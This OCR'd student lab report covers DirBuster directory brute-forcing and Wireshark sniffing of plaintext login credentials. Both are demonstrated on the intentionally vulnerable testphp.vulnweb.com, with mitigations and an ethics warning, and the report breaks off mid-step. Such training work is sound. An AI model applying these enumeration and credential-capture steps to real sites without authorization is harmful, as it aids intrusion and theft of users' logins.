  Import the directory list located at usr-share-wordlist-dirbuster-directory-list-2.3-medium.txt.
  Click on brute forcr dirs.




- STEP-4:-
  Then click on start button to start the brute force attack.




- STEP-4:-
  Once it is completed click on result . it will show different types of directories . with it’s size , type and response.




- STEP-5:-
  It will show different directories of the website .






- STEP-5:-
  Now click on the report . it will show this type of interface.



- STEP-6:-
  Now select directory. And report it. It will show this type of report of the directories



- **Mitigation:-**

- Strong Directory Security:Restrict directory listing: Configure your web server to prevent directory listings. This will stop Dirbuster from being able to see a list of all the directories in a particular location.
- Use access control lists (ACLs): Implement ACLs to restrict access to sensitive directories and files. This ensures only authorized users can access them.
- Limit Directory Depth: Have a limited directory hierarchy on your web server. This reduces the number of locations Dirbuster needs to scan.
- Use Descriptive Names**:** Avoid using generic names for directories and files. Descriptive names make it harder for Dirbuster to identify potential targets based on naming conventions.
- Minimize Unused Files and Directories: Regularly review your web server content and remove any unused files or directories. This reduces the attack surface for Dirbuster.
- Implement Web Application Firewalls (WAFs): A WAF can detect and block automated attacks like those launched with Dirbuster.
- Monitor forSuspicious Activity**:** Keep an eye on your server logs for signs of Dirbuster scans. Look for frequent attempts to access non-existent directories

➢ Conclusion :-


- There's no guarantee that every website will have a publicly accessible directory. So if we want to find all directories of the website we cand do bruteforce by using dirbuster command in kali linux. It is used to find the all directories of the website.

- Dirbuster relies on sending requests to potential directories and analyzing the server response. This can lead to identifying non-existent directories that the server might return generic responses for.

- Dirbuster primarily focuses on GET requests, which may miss directories accessible through other HTTP methods like POST.

- While Dirbuster offers multithreading, processing a massive wordlist can be time-consuming.

- Here is directories of the http://testphp.vulnweb.com website .



- Many websites prioritize a user-friendly navigation structure over exposing their directory structure.

- Using Dirbuster or similar tools for malicious purposes is unethical and illegal. Always obtain permission before running such scans on any website. We have to Be cautious about using automated tools to scan for website directories. This can be considered a security breach and could get your IP address blocked.

Princy soni
14th may 2024

Task:-3

- **AIM:-** make a login in the website http://testphp.vulnweb.com/ and intercept the network traffic using wireshark and find the credentials that were transferred through the network.

- **Executive summary**:-

- Wireshark is a one type of software tool. It is used for monitoring the network traffic through a network interface . it is mostly used network monitoring tool .

- It has a great GUI as well as CLI. It is open source with a large community of backers and developers. All the needed components for monitoring , analyzing and documenting the network traffic are present in wireshark. It is totally free to use.

- Features:- the packets are shown with the following information:-
- Source address
- Destination address
- Packet type
- Hex dump of the packet
- Contents of the packet in text
- Source port
- Destination port

- Wireshark captures the data coming or going through the NIC on its device by using an underlying packet capture library. Wireshark captures on-device data only, but it capture almost all the data on its LAN . Wireshark uses nmap's packet capture library.


- There is also a concept of colouring rules . each protocol is provided a unique colour to make it easily visible for quick analysis .

- By using wireshark you can do a great deal of things with your device activity like:-
- Troubleshooting internet connectivity problems with wifi.
- Monitoring your device for unwanted traffic .
- Testing the working of your applications
- Using it to just understand how computer network work.


- **Requirements:-** Wireshark tool
  Windows
  Standard computer with network connection

- **Methodology :-**


- STEP-1:-
  Open wireshark and click on wi-fi.




it will show this type of interface. It starts packet capturing .




- STEP_2:-
  Now open website http://testphp.vulnweb.com and log in into the website .




- STEP-3:-
  Switch to the wireshark .and search http .
  It will show you all the packets of http .




- STEP-4:-
  Now one by one check the http packets of get and post .
  Stop the packets.
  You can see the login details in one of http packet .







- STEP-5:-
